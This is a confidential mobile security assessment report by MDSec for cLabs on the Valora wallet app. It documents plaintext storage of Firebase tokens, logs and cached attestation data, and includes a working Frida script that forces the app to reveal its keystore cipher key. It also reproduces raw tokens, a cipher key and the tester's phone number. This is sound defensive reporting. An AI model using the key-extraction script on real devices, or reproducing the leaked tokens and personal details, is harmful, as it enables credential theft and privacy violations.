MDSec

ASSESSMENT REPORT

Valora Mobile Application Assessment

Prepared for: cLabs

Prepared by: Taha Draidia

taha.draidia@mdsec.co.uk

+44(0)7762181967

Table of Contents

Table of Contents **2**
1. Document Control **3**
1.1 Document Details 3
1.2 Version History 3
2. Executive Summary **4**
2.1 Project Overview 4
2.2 Summary of Business Risks 4
2.3 Conclusions 4
3. Technical Information **6**
3.1 Assessment Scope 6
3.2 Caveats 6
3.3 Reading the CVSS3 Risk Rating 7
3.4 Assessment Results – Mobile Assessment 8
4. Supporting Information **10**
4.1 Sensitive Data Stored in Shared Preferences 10
4.2 Unencrypted Sensitive Information Stored on Device 14
4.3 Unprotected Android Components 17
5. Appendices **19**
5.1 Mobile Security Assessment Methodology 19

1. Document Control

This report contains confidential information and should not be disclosed outside of cLabs. This document is considered proprietary information and remains property of MDSec Consulting Limited.

1.1 Document Details

Client Name	cLabs
Author	Taha Draidia taha.draidia@mdsec.co.uk +44(0)7762181967
Protective Marking	COMMERCIAL IN CONFIDENCE
Project Reference	Valora Mobile Application Assessment
Document Reference	20210428_CLabs_Mobile_Application_Assessment_RPT
Document Version	1.0
Distribution List	Carlos Rienzi, CLabs

1.2 Version History

Ver.	Date	Issue Description	Approval
0.1	21/05/2021	Initial Draft	Taha Draidia
0.2	25/05/2021	Technical QA	Rob Antrobus
1.0	27/06/2021	Final Release to cLabs	Taha Draidia

2. Executive Summary

2.1 Project Overview

MDSec performed a security assessment of the cLabs Valora mobile application. The objective of this assessment was to identify any present risks and vulnerabilities within the application that would allow an attacker to access the private key and ability to perform transactions on behalf of a Valora user, and with this information provide cLabs with a detailed report that accurately denotes each finding. The content addressed within this report highlights areas of risk and/or vulnerability that could result in adverse effects towards the confidentiality, integrity and availability of Valora mobile application.

The assessment was performed by MDSec consultant Taha Draidia between 17th and 21st of May, 2021.

2.2 Summary of Business Risks

A total of two medium-risk security weaknesses were identified. An additional six issues have been reported for information purposes only.

Risk	Issue Description	REF
Medium	**Sensitive Data Cached on the Device** The application stores sensitive information in plaintext on the user's device such as user's address and phone number along with the credentials required to authenticate to third party services such as Google Firebase. If exploited, this could lead to a reputational damage to cLabs.	01, 02

2.3 Conclusions

The Valora mobile application was found to be relatively strong with the except of two medium-risk issues related to how the application stores sensitive data on the user's device.

The Android application uses shared preferences to store authentication tokens. Shared preferences use a key-value schema to store information into an XML file that is saved on the device. The application's shared preferences were not encrypted, making it trivial for an attacker with physical access to the device to obtain access to plaintext data.

Beside the fact that user's information is explicitly stored on the device in an unsafe API, the application was caching and logging sensitive data, such as user account information and the HTTP requests/responses made to third party services.

The application is built using React Native, a JavaScript library that provides several features, among them a secure Keychain for Android. This module provides a secure way to store data on the device however, contemporary security research has proved that if the cipher key is stored on the device, then the encryption could be broken. During the engagement it was possible to retrieve the cipher key by exploiting the Facebook library to generate a new key on the device. However, it was not confirmed during the assessment that it was possible to break the encryption due to a custom hashing implementation in the application code base. MDSec recommend a review of the authentication base code for this potential weakness.

The application lacked root and jailbreak detection which, could increase the attack surface, as an attacker could create a malicious application that targets the Valora application running on rooted and Jailbroken devices. The malicious application would then run on a privileged system and could be abused by the attacker to bypass the sandbox implementation of the operating system and perform malicious activities

such as stealing keystrokes via a keylogger or stealing user account data. It is recommended to implement root and jailbreak detection on the application.

As a good observation the application does not allow screenshot capture at the “Account Key” screen. Additionally, the application implemented Google ReCAPTCHA during initial authentication to the device.

The application also uses deep links for resources outside of the application container. MDSec recommend a review of the code base to ensure that user input is validated and cannot be abused to trick the user, or perform requests on a user’s behalf. It is also recommended to integrate JavaScript module scanning to the existent CI/CD pipelines. Due to the nature of open-source software it is crucial to validate that any third-party code used by the application is secure.

3. Technical Information

3.1 Assessment Scope

The following systems formed the scope of assessment:

- Valora iOS Application v1.12.2 (https://apps.apple.com/app/id1520414263)
- Valora Android Application v1.12.2 (https://play.google.com/store/apps/details?id=co.clabs.valora)

The following was out of scope:

- Mobile application API endpoints

3.2 Caveats

No testing was performed with the intention of causing Denial of Service.

3.3 Reading the CVSS3 Risk Rating

MDSec rate vulnerabilities by CVSS3 score, an open standard used across many products and services to provide a uniform approach to vulnerability measurement. The CVSS3 base score is a carefully weighted score based on the Exploitability, Scope and Impact of an issue, and is banded into Critical, High, Medium and Low Risk categories according to the following ranges:

Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
None	0.0

These five risk ratings should be sufficient to understand the significance of a given issue. If further understanding is required, these overall ratings can be broken down into the following metrics (it should be noted MDSec only use Base metrics, while adding Environmental metrics when needed):



Figure 1 – CVSSv3 Score Metrics

Findings rated as "None" generally do not pose a direct threat to the security of the system; however they are reported on this report and marked as "INFO" to highlight deviation from best security practices and should ideally be addressed to provide defence in depth.

Full details on CVSS can be found at the following URLs:

- https://www.first.org/cvss/user-guide (CVSSv3 User Guide)
- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator (Reading a CVSS Vector)

3.4 Assessment Results – Mobile Assessment

#	Vulnerability	CVSS	Description	Recommendation
01	**Sensitive Data Stored in Shared Preferences** *Android Application*	5.2	MDSec found that sensitive data was stored unencrypted in the Android application's Shared Preferences such as Google Firebase authentication tokens. This insecure method puts this data at risk of disclosure, allowing an attacker to authenticate to the Firebase service depending on the life time of the token. It was also found that the cipher key used to encrypt user credentials was stored in plaintext. However, during the assessment it could not be confirmed whether it is possible to decrypt the user credentials using the plaintext cipher key. Please see Section **Error! Reference source not found.** for more details.	If sensitive data has to be stored by the application, consider moving it to encrypted areas of the device. For React Native, consider implementing Keychain and Keystore Access. See the following resource for more information: https://blog.jscrambler.com/securing-react-native-applications/ https://blog.jscrambler.com/securing-react-native-applications/#keychainandkeystoreaccess
02	**Unencrypted Sensitive Information Stored on Device** *Android Application* *iOS Application*	4.6	Both iOS and Android applications store sensitive user information in an unencrypted form on the user's device. The application caches and creates a log file on the device in plaintext, containing all of the activities that the user and application makes. The log file contains user account information and Firebase connection details. An attacker could exploit this issue to extract this information should require physical access to the device be obtained. Please see Section 4.2 for further details.	If sensitive data has to be stored by the application, consider moving it to encrypted areas of the device. For React Native, consider implementing Keychain and Keystore Access. See the following resource for more information: https://blog.jscrambler.com/securing-react-native-applications/#keychainandkeystoreaccess https://blog.jscrambler.com/securing-react-native-applications/#securinglocalstorage
03	**Application does not use SSL Certificate Pinning** *Android Application* *iOS Application*	INFO	The application does not make use of SSL certificate pinning. The application only performs SSL validation by checking that the certificates are signed by a trusted Certificate Authority (CA) and have a valid chain of authority.	Certificate pinning should be enforced for the application. Certificate pinning can be implemented by embedding the public key of the server's root Certificate Authority (CA) inside the application and

#	Vulnerability	CVSS	Description	Recommendation
			The applications could, however, make use of SSL certificate pinning, which would hinder malicious attacks whereby a compromised CA (e.g. DigiNotar case) or a rogue server is used by attackers to target the application. There have also been documented examples in which attackers have socially engineered users into installing rogue certificates, thus leaving applications that do not use SSL certificate pinning susceptible to man-in-the-middle attacks.	validating that the presented certificate is signed by this root CA. Consult the following resources for more information: https://owasp.org/www-community/controls/Certificate_and_Public_Key_Pinning https://blog.jscrambler.com/securing-react-native-applications/#sslpinninginreactnative
04	**Application does not Implement Root Detection** *Android Application*	INFO	The application does not implement root detection allowing the app to function on devices with weaker security controls. Running the application on rooted devices increases the attack surface; a root privileged user is able to intercept keystrokes or instrument the application to steal credentials and data.	Implement root detection and appropriate actions be taken on root detection. Consult the following resource for more information: https://blog.jscrambler.com/securing-react-native-applications/#jailmonkeyandsafetynet
05	**Application does not implement Jailbreak Detection** **iOS Application**	INFO	The application does not implement any form of jailbreak detection and, as a result, can be run on jailbroken devices, which are typically more at risk of malware or compromise. Given that the application handles sensitive data such as application logs containing information about user's transactions along with other data stored in plain text on the device, malware on jailbroken devices could trivially log or steal this information.	Jailbreak detection should be implemented in the application, with appropriate action taken when a jailbreak is detected. Consult the following resource for more information: https://blog.jscrambler.com/securing-react-native-applications/#jailmonkeyandsafetynet
06	**Unprotected Android Components** *Android Application*	INFO	The Android application exposes several activities, services and broadcasts. Although no security weaknesses could be identified, it does increase the attack surface which, could potentially lead to command execution on the application if exceptional circumstances are met. The identified components are implemented by third parties such as Burn Web, Learnium and Google. For more information, please see Section 0	It is recommended to review the implementation of the application's libraries and review them for potential misconfiguration following security best practices. Consult the following resource for more information: https://firebase.google.com/docs/rules https://reactnative.dev/docs/security

4. Supporting Information

4.1 Sensitive Data Stored in Shared Preferences

The Android application stores sensitive data using shared preferences. The following is a listing of shared_prefs directory:

```
Note_7P:/data/data/co.clabs.valora/shared_prefs # ls
FirebaseAppHeartBeat.xml analytics-android-TRGNv3pNS83563KtmwOiGdHh6ssQ4gJl.xml
io.invertase.firebase.xml
RN_KEYCHAIN.xml
com.google.android.gms.appid.xml
react-native-device-info.xml
WebViewChromiumPrefs.xml
com.google.android.gms.measurement.prefs.xml
adjust_preferences.xml
com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MToxMDI3MzQ5NDIwNzQ0OmFuZHJvaWQ6OGM2NzcyMm
MwYmM4ZTE1OTAyYTNmZA.xml
Note_7P:/data/data/co.clabs.valora/shared_sprefs #
```

Among the files listed above, **RN_KEYCHAIN.xml** and **com.google.firebase.auth.api.Store[HASH].xml** file contains sensitive information.

RN_KEYCHAIN.xml

```
Note_7P:/data/data/co.clabs.valora/shared_prefs # cat RN_KEYCHAIN.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="mnemonic:u">6euFTvVnFUXQzCBztBkBe5AfZjP/v0V0eHrKQrV2HhY=&#10;
</string>
    <string name="PEPPER:u">/7lqYWy7KEFt5IslIxZTK4Hg4ZNJyP93/d6nJ/l4kTg=&#10;    </string>
    <string name="PASSWORD_HASH-
e115e3e6813b177e49c411f9be6f24e33f56d022:u">v7eaxbIqZun8ehGhpLS3CQnzmHrAU+PVAj/3LA7BbV4=&#
10;    </string>
    <string name="PEPPER:c">KeystoreAESCBC</string>
    <string
name="mnemonic:p">UVlekb4fBm5poTJMDKasgOiGX1kP7+oyFLOncljV/bB22ViKPbY5CZImL+GZOavnakPA0pEZ
KS4P&#10;5DJY2E3judZN73XNg6UiwP/9NoH1fTri0MX7p7ijYXX3+jOeuHJKjxFv2rIa66vqTXWyCqEQ+u1e&#10;
o2aF0UCkV2eGbYpnoY7jGCWi51igHyIa1zGEwgj+mnmUpRrZkCT0FTVUe6S5WQmcd1WerTM4fajU&#10;7+7LLi+7k
lUIfOvzjhrLTDJVKVJ0xjrteElMypuLqr6yNh2/QNIVVb8k7ObQ/dKihBf6ztWSJMYr&#10;7CxUshS+nX+vC4hi&#
10;    </string>
    <string name="PASSWORD_HASH-
e115e3e6813b177e49c411f9be6f24e33f56d022:c">KeystoreAESCBC</string>
    <string name="PASSWORD_HASH-
e115e3e6813b177e49c411f9be6f24e33f56d022:p">6k++kLwIpDAU3qYT5aaDdPJCR516+Yqd+FWRaohN9iPIVf
L9ky+E6QfndjoWeuz/4BSclkSZYShT&#10;wglJLyTAfp9eV/HqZPiSj6TzAUL80N6tzD6mni5Cc3TYVCzl/9BV&#1
0;    </string>
    <string
name="PEPPER:p">prU0ftNx58b3PU4lDPCRvmZjbA1HVcpAKYU74n4V0Aws5VmXc063BXcwKsbCQkyGojYma2oHLn
1e&#10;TXf6/pIYjIcvO55dClg9PzJ7C5g/86x7uuxrAxkohbK+SkhT6AV4qiB7M4WlwtAbFgO6YPunOOgq&#10;X4
LRotHKfCYe9XQ1vk60vu6al7WBZ79F7PKFaYLmvyhVmHy/cwe7UbmO3hEKjg==&#10;    </string>
    <string name="mnemonic:c">KeystoreAESCBC</string>
</map>
```

The content of the file such as username and password are encoded and hashed, with the cipher and IV key required to decode the content. After reverse engineering the application, it was possible to force the application to reveal the cipher key by invoking the **getCipherKey** function from **com.facebook.android.crypto.keychain** class:

```
public synchronized byte[] getCipherKey() throws KeyChainException {
        if (!this.mSetCipherKey) {
            this.mCipherKey = maybeGenerateKey(CIPHER_KEY_PREF,
this.mCryptoConfig.keyLength);
        }
        this.mSetCipherKey = true;
        return this.mCipherKey;
    }
```

If **mSetCipherKey** variable is not set, a new key is generated by executing the **maybeGenerateKey** function.

```
private byte[] maybeGenerateKey(String str, int i) throws KeyChainException {
        String string = this.mSharedPreferences.getString(str, (String) null);
        if (string == null) {
            return generateAndSaveKey(str, i);
        }
        return decodeFromPrefs(string);
    }
```

The application then tries to fetch the cipher key from shared preference file. If the value of the key does not exist, this implies that the shared preferences file does not exists. The application generates and saves the new resultant cipher key using **generateAndSaveKey** function.

```
private byte[] generateAndSaveKey(String str, int i) throws KeyChainException {
        byte[] bArr = new byte[i];
        this.mSecureRandom.nextBytes(bArr);
        SharedPreferences.Editor edit = this.mSharedPreferences.edit();
        edit.putString(str, encodeForPrefs(bArr));
        edit.commit();
        return bArr;
    }
```

The function creates a new shared preference file containing the cipher key value, after invoking **getCipherKey** function using the code injection described later in this section. A new file called **crypto.xml** is then created.

```
Note_7P:/data/data/co.clabs.valora/shared_prefs # ls
FirebaseAppHeartBeat.xml analytics-android-TRGNv3pNS83563KtmwOiGdHh6ssQ4gJl.xml
crypto.xml
RN_KEYCHAIN.xml          com.google.android.gms.appid.xml
react-native-device-info.xml
WebViewChromiumPrefs.xml com.google.android.gms.measurement.prefs.xml
adjust_preferences.xml
com.google.firebase.auth.api.Store.W0RFRkFVTFRd+MToxMDI3MzQ5NDIwNzQ0OmFuZHJvaWQ6OGM2NzcyMm
MwYmM4ZTE1OTAyYTNmZA.xml
Note_7P:/data/data/co.clabs.valora/shared_prefs #
```

Crypto.xml

```
Note_7P:/data/data/co.clabs.valora/shared_prefs # cat crypto.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="cipher_key">XwApHRwugleSGR0ZQ02OtA==&#10;    </string>
</map>
Note_7P:/data/data/co.clabs.valora/shared_prefs #
```

The following code was used to leak and generate the crypto.xml file.

```
Java.perform(function () {

  var currentApplication = Java.use("android.app.ActivityThread").currentApplication();
  var context = currentApplication.getApplicationContext();
  console.log("[+] Context" + context);

  var KeyChainClass =
Java.use('com.facebook.android.crypto.keychain.SharedPrefsBackedKeyChain');
  var ContextClass = Java.use('android.content.Context');
  var KeyChainObject = KeyChainClass.$new(context);
  console.log('[+] KeyChainObject: ' + KeyChainObject);

  var cipher = Java.array('byte',KeyChainObject.getCipherKey());
  console.log("[+] Cipher_key length: " +cipher.length);

  var JavaString = Java.use('java.lang.String');
  var cipherString = JavaString.$new('');

  for(var i = 0; i < cipher.length; ++i){
         cipherString+= (String.fromCharCode(cipher[i]));
  }

  console.log("[+] Cipher_key : " + cipherString);

});
```

Following is a screenshot of the output:

```
Frida  frida -U -l /home/taha/Pentesting/Clabs/Frida/poc.js -f co.clabs.valora --no-pause
     ____
    / _  |   Frida 14.0.8 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://www.frida.re/docs/home/
Spawned `co.clabs.valora`. Resuming main thread!
[Note ZP::co.clabs.valora]-> [+] Contextorg.celo.mobile.MainApplication@76e162a
[+] KeyChainObject: com.facebook.android.crypto.keychain.SharedPrefsBackedKeyChain@5877b94
[+] Cipher_key length: 16
[+] Cipher_key : _).ッW乂CM抹出
```

The proof of concepted used Frida framework to instrument the code, it is also important to note that physical access to the device is required for this to work.

com.google.firebase.auth.api.Store[HASH].xml


```
<?xml version='1.0' encodings='utf-8' standalone='yes' ?>
<map>
    <string
name="com.google.firebase.auth.FIREBASE_USER">{&quot;cachedTokenState&quot;:&quot;{\&quot;
refresh_token\&quot;:\&quot;AGEhc0AwvspdfMAmOazTD9gvvagYgJ6PAyc27wpUVSkLjcd9RzWEywzU9uMEqn
WXhD7mop38wJF6bFxtjpvOnioFpz4tL2dUljTroNENYcmj_N5AojVE_gcoynT2GilNLWCkzZ3atY7wVfNLF-
aVVWzp-
Z2jYu21hHK3ISVNXBMyA_KruvlHiXjEReqQNkOFSf7JGoYH8seR\&quot;,\&quot;access_token\&quot;:\&qu
ot;eyJhbGciOiJSUzI1NiIsImtpZCI6IjNkOWNmYWE4OGVmMDViNDI0YmU2MjA1ZjQ2YjE4OGQ3MzI1N2JjNDIiLCJ
0eXAiOiJKV1QifQ.eyJwcm92aWRlcl9pZCI6ImFub255bW91cyIsImlzcyI6Imh0dHBzOi8vc2VjdXJldG9rZW4uZ2
9vZ2xlLmNvbS9jZWxvLW1vYmlsZS1tYWlubmV0IiwiYXVkIjoiY2Vsby1tb2JpbGUtbWFpbm5ldCIsImF1dGhfdGlt
ZSI6MTYyMTQ5OTA3MiwidXNlcl9pZCI6Im51ZWhOM1lIUGFiZTQ3RkFiOVFPME50aW53QjMiLCJzdWIiOiJudWVoTj
NZSFBhYmU0N0ZBYjlRTzBOdGlud0IzIiwiaWF0IjoxNjIxNTk5NTU2LCJleHAiOjE2MjE2MDMxNTYsImZpcmViYXNl
```

```
Ijp7ImlkZW50aXRpZXMiOnt9LCJzaWduX2luX3Byb3ZpZGVyIjoiYW5vbnltb3VzIn19.IXjhni9x5WbXakqOCo3GR
870lIHehGCfDN7PYVsiAmbR5mLGsUqW9DyGv2MWH6MOX7vC13GfJb3LBZ2A7xaTW-
5D3i5XX3YWjOjeKZji2cTNFyd4bCfLb8p8LhomN59Fh6SqPnEyMSb_Rfthc9n173gkljZwjECcAEIZTgHxF_33FRuA
weLYOyNqkWOO646ZzeWmIc4FAZfLluKPQt_s2EmitrgaUE18cNgUndRB9E8O6KcSGC-
0JRGe05rG4oyOgLTBi3vXjUiKz58vNuAfJpuLk2duZOyluZ79n0wRxeaO-
1fIpQJNIMbVw5QUbhrT0d_uY5XVZ_YSThsUt4XqKA\&quot;,\&quot;expires_in\&quot;:3600,\&quot;toke
n_type\&quot;:\&quot;Bearer\&quot;,\&quot;issued_at\&quot;:1621599555403}&quot;,&quot;appl
icationName&quot;:&quot;[DEFAULT]&quot;,&quot;type&quot;:&quot;com.google.firebase.auth.in
ternal.DefaultFirebaseUser&quot;,&quot;userInfos&quot;:[&quot;{\&quot;userId\&quot;:\&quot
;nuehN3YHPabe47FAb9QO0NtinwB3\&quot;,\&quot;providerId\&quot;:\&quot;firebase\&quot;,\&quo
t;displayName\&quot;:\&quot;\&quot;,\&quot;photoUrl\&quot;:\&quot;\&quot;,\&quot;email\&qu
ot;:\&quot;\&quot;,\&quot;phoneNumber\&quot;:\&quot;\&quot;,\&quot;isEmailVerified\&quot;:
false,\&quot;rawUserInfo\&quot;:\&quot;\&quot;}&quot;],&quot;anonymous&quot;:true,&quot;ve
rsion&quot;:&quot;2&quot;,&quot;userMetadata&quot;:{&quot;lastSignInTimestamp&quot;:162149
9072674,&quot;creationTimestamp&quot;:1621499072674}}</string>
    <string
name="com.google.firebase.auth.GET_TOKEN_RESPONSE.nuehN3YHPabe47FAb9QO0NtinwB3">{&quot;ref
resh_token&quot;:&quot;AGEhc0AwvspdfMAmOazTD9gvvagYgJ6PAyc27wpUVSkLjcd9RzWEywzU9uMEqnWXhD7
mop38wJF6bFxtjpvOnioFpz4tL2dUljTroNENYcmj_N5AojVE_gcoynT2GilNLWCkzZ3atY7wVfNLF-aVVWzp-
Z2jYu21hHK3ISVNXBMyA_KruvlHiXjEReqQNkOFSf7JGoYH8seR&quot;,&quot;access_token&quot;:&quot;e
yJhbGciOiJSUzI1NiIsImtpZCI6IjNkOWNmYWE4OGVmMDViNDI0YmU2MjA1ZjQ2YjE4OGQ3MzI1N2JjNDIiLCJ0eXA
iOiJKV1QifQ.eyJwcm92aWRlcl9pZCI6ImFub255bW91cyIsImlzcyI6Imh0dHBzOi8vc2VjdXJldG9rZW4uZ29vZ2
xlLmNvbS9jZWxvLW1vYmlsZS1tYWlubmV0IiwiYXVkIjoiY2Vsby1tb2JpbGUtbWFpbm5ldCIsImF1dGhfdGltZSI6
MTYyMTQ5OTA3MiwidXNlcl9pZCI6Im51ZWhOM1lIUGFiZTQ3RkFiOVFPME50aW53QjMiLCJzdWIiOiJudWVoTjNZSF
BhYmU0N0ZBYjlRTzBOdGlud0IzIiwiaWF0IjoxNjIxNjAzMTU2LCJleHAiOjE2MjE2MDY3NTYsImZpcmViYXNlIjp7
ImlkZW50aXRpZXMiOnt9LCJzaWduX2luX3Byb3ZpZGVyIjoiYW5vbnltb3VzIn19.P7Dmo2G1YivqtX2zLlgjXKRie
5PDXgapON0f9WGESwW9dOOcilPNSmua1Q-
Jj5chd81izbDoPmxbWZxl9HE5F4GC5VeaMyJwjJPoKjo3QQtqJt5PUbJbHQklsIRQHvcU3Gi6nU9tmhHj7KTNU1fIk
rEtM2ZQ8K5v1El6jr8s9bbupaRByOM4sCCDCRu7WObCiLQ17wkTy1J-Uc1u-
5LH7dTae1HlGo97epuI6gvWsltHlCbs_6qroz1aKZAoYx-
mlftdlVHT6oZJaWAJfc_4pSRvMKrV9IgFNa3P2jiSlfvttMGwU9IDYGywoW_u7zjFMvpjVJmUfjA3IoOGaGKOpg&qu
ot;,&quot;expires_in&quot;:3600,&quot;token_type&quot;:&quot;Bearer&quot;,&quot;issued_at&
quot;:1621603155050}</string>
</map>
```


During the assessment it was not confirmed if it was possible to authenticates using the Firebase **access_token**.

4.2 Unencrypted Sensitive Information Stored on Device

The application stores sensitive data such as user account information, transaction data, and third-party communication.

Debugging Logs

The application has a Debug screen which verbosely logs the application's activities, such as firebase URLs. The log file is located at **/data/data/co.clabs.valora/cache**.

```
Note_7P:/data/data/co.clabs.valora/cache # cat rn_logs.txt
[..SNIP..]
Info [2021-05-17T09:58:46.195Z] firebase/firebase/Firebase Auth initialized successfully
Info [2021-05-17T09:58:46.213Z] firebase/firebase/Initializing Firebase Cloud Messaging
Info [2021-05-17T09:58:47.599Z] firebase/firebase/Current messaging authorization status,
1
Info [2021-05-17T09:58:47.687Z] firebase/firebase/Registering Firebase client FCM token
Info [2021-05-17T09:58:48.665Z] firebase/firebase/Firebase FCM token registered
successfully,
cipN0AuUQbmL8AzTOkmu6T:APA91bFsqis38tQlp04K9H90zSXsRvX5FyR1wjFJ3Fyc08uZz4jsVy3evSzQCme2_I7
fhBMDYUJh_PWfJ--l1Ypo5e5CduGo7LuO___7pAeN9KokeCGrtz2PSKL9A9wXQKvihcY__xbM
Info [2021-05-17T09:58:48.668Z] firebase/firebase/Setting language selection for user
0xe115e3e6813b177e49c411f9be6f24e33f56d022
Info [2021-05-17T09:58:48.822Z] firebase/firebase/User Language synced successfully, en-US
Debug [2021-05-17T09:58:48.824Z]
firebase/firebase/watchFirebaseNotificationChannel/Started channel watching
Info [2021-05-17T09:58:48.836Z] firebase/firebase/App opened fresh via a notification,
{"sentTime":0,"collapseKey":"co.clabs.valora","ttl":0,"to":"0:1620885950788528%136ddda6a12
fbc84","data":{"ou":"celo://wallet/openScreen?screen=ConsumerIncentivesHomeScreen","gcms":
"gcm.gmsproc.cm","gms_trace_module_LOGGED":"gcm"},"messageId":"0:1620885950788528%136ddda6
a12fbc84"}
Debug [2021-05-17T09:58:48.840Z] app/saga/Handling url,
celo://wallet/openScreen?screen=ConsumerIncentivesHomeScreen
Debug [2021-05-17T09:58:48.842Z] app/saga/Handling deep link,
celo://wallet/openScreen?screen=ConsumerIncentivesHomeScreen
Info [2021-05-17T09:58:48.846Z] firebase/saga/Firebase initialized
Debug [2021-05-17T09:58:48.848Z] NavigationService@navigate/Dispatch
ConsumerIncentivesHomeScreen
Info [2021-05-17T09:58:50.295Z] ValoraAnalytics/Tracking event notification_scroll with
properties:
{"timestamp":1621245530293,"sessionId":"e46ba6dee8b94ef508b7089ba6cd74fe039c4c41fbde6a4550
169d2197855d","userAddress":"0xe115e3e6813b177e49c411f9be6f24e33f56d022","celoNetwork":"ma
innet","direction":"next"}
Debug [2021-05-17T09:58:51.810Z] transactions/TransactionsList/onTxsFetched handler
triggered
Debug [2021-05-17T09:58:52.018Z] NavigationService@navigateBack/Dispatch navigate back
Debug [2021-05-17T09:58:53.273Z] app/saga@monitorAppState/App changed state: background
Debug [2021-05-17T10:00:19.555Z] app/saga@monitorAppState/App changed state: active
Debug [2021-05-17T10:00:20.991Z] transactions/TransactionsList/onTxsFetched handler
triggered
Debug [2021-05-17T10:00:26.123Z] NavigationService@navigate/Dispatch PincodeEnter
Info [2021-05-17T10:00:30.954Z] ValoraAnalytics/Tracking event drawer_navigation with
properties:
{"timestamp":1621245630953,"sessionId":"e46ba6dee8b94ef508b7089ba6cd74fe039c4c41fbde6a4550
169d2197855d","userAddress":"0xe115e3e6813b177e49c411f9be6f24e33f56d022","celoNetwork":"ma
innet","navigateTo":"Account Key"}
Debug [2021-05-17T10:00:31.095Z] Backup/utils/Checking keystore for mnemonic
```

Sensitive information such as user address, user session and deep link URLs are disclosed. For example, after a transaction was made to the testing account the following information was saved in the log file.

```
[..SNIP..]
Info [2021-05-17T15:00:14.791Z] ValoraAnalytics/Tracking event
transaction_feed_item_select with properties:
{"timestamp":1621263614790,"sessionId":"e46ba6dee8b94ef508b7089ba6cd74fe039c4c41fbde6a4550
169d2197855d","userAddress":"0xe115e3e6813b177e49c411f9be6f24e33f56d022","celoNetwork":"ma
innet"}
Debug [2021-05-17T15:00:14.797Z] NavigationService@navigate/Dispatch TransactionReview
Debug [2021-05-17T15:00:17.934Z] NavigationService@navigateBack/Dispatch navigate back
Info [2021-05-17T15:00:20.535Z] ValoraAnalytics/Tracking event
transaction_feed_item_select with properties:
{"timestamp":1621263620534,"sessionId":"e46ba6dee8b94ef508b7089ba6cd74fe039c4c41fbde6a4550
169d2197855d","userAddress":"0xe115e3e6813b177e49c411f9be6f24e33f56d022","celoNetwork":"ma
innet"}
```

Cached Data

HTTP/S requests and responses cached, including the user's phone number, address and security code:

```
Note_7P:/data/data/co.clabs.valora/cache/http-cache # cat
12b2f8992794d7f40a36b33a53e94022.0
https://attestations-
008.celo.figment.network/get_attestations?phoneNumber=%2B447762181967&account=0xa18e5bdaAC
097c9384f4E98620406A24839C7482&issuer=0x90b056B00952d71bC7866c067b49f5b062098ac9&salt=cD%2
Fj77H0pLZyR&securityCode=4727410
GET
0
HTTP/1.1 200
12
content-type: application/json; charset=utf-8
date: Mon, 17 May 2021 09:07:41 GMT
etag: W/"1a4-L2dmeeZu87tPUKYoAvA88akgz8A"
server: Caddy
x-powered-by: Express
x-ratelimit-limit: 100
x-ratelimit-remaining: 99
x-ratelimit-reset: 1621242489
x-request-id: 23e6cfda-7f3e-4f4d-a48f-b9ed5c794b22
content-length: 420
OkHttp-Sent-Millis: 1621242460497
OkHttp-Received-Millis: 1621242461376

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
2
[REDACTED BASE64]
0
TLSv1.2
```

SMS services are also cached.

```
Note_7P:/data/data/co.clabs.valora/cache/http-cache # cat
12b2f8992794d7f40a36b33a53e94022.1
{"success":true,"identifier":"0x16f1dd4e4c27dbdca3ee97ab1ecd112ed21d9b75a74a52f21b858a0463
b7c682","account":"0xa18e5bdaAC097c9384f4E98620406A24839C7482","issuer":"0x90b056B00952d71
bC7866c067b49f5b062098ac9","attempt":0,"countryCode":"GB","status":"Delivered","provider":
"twilio","duration":5000,"attestationCode":"celo://wallet/v/BT08l6n7LeR9tV7VzqR17YsnHAsOJw
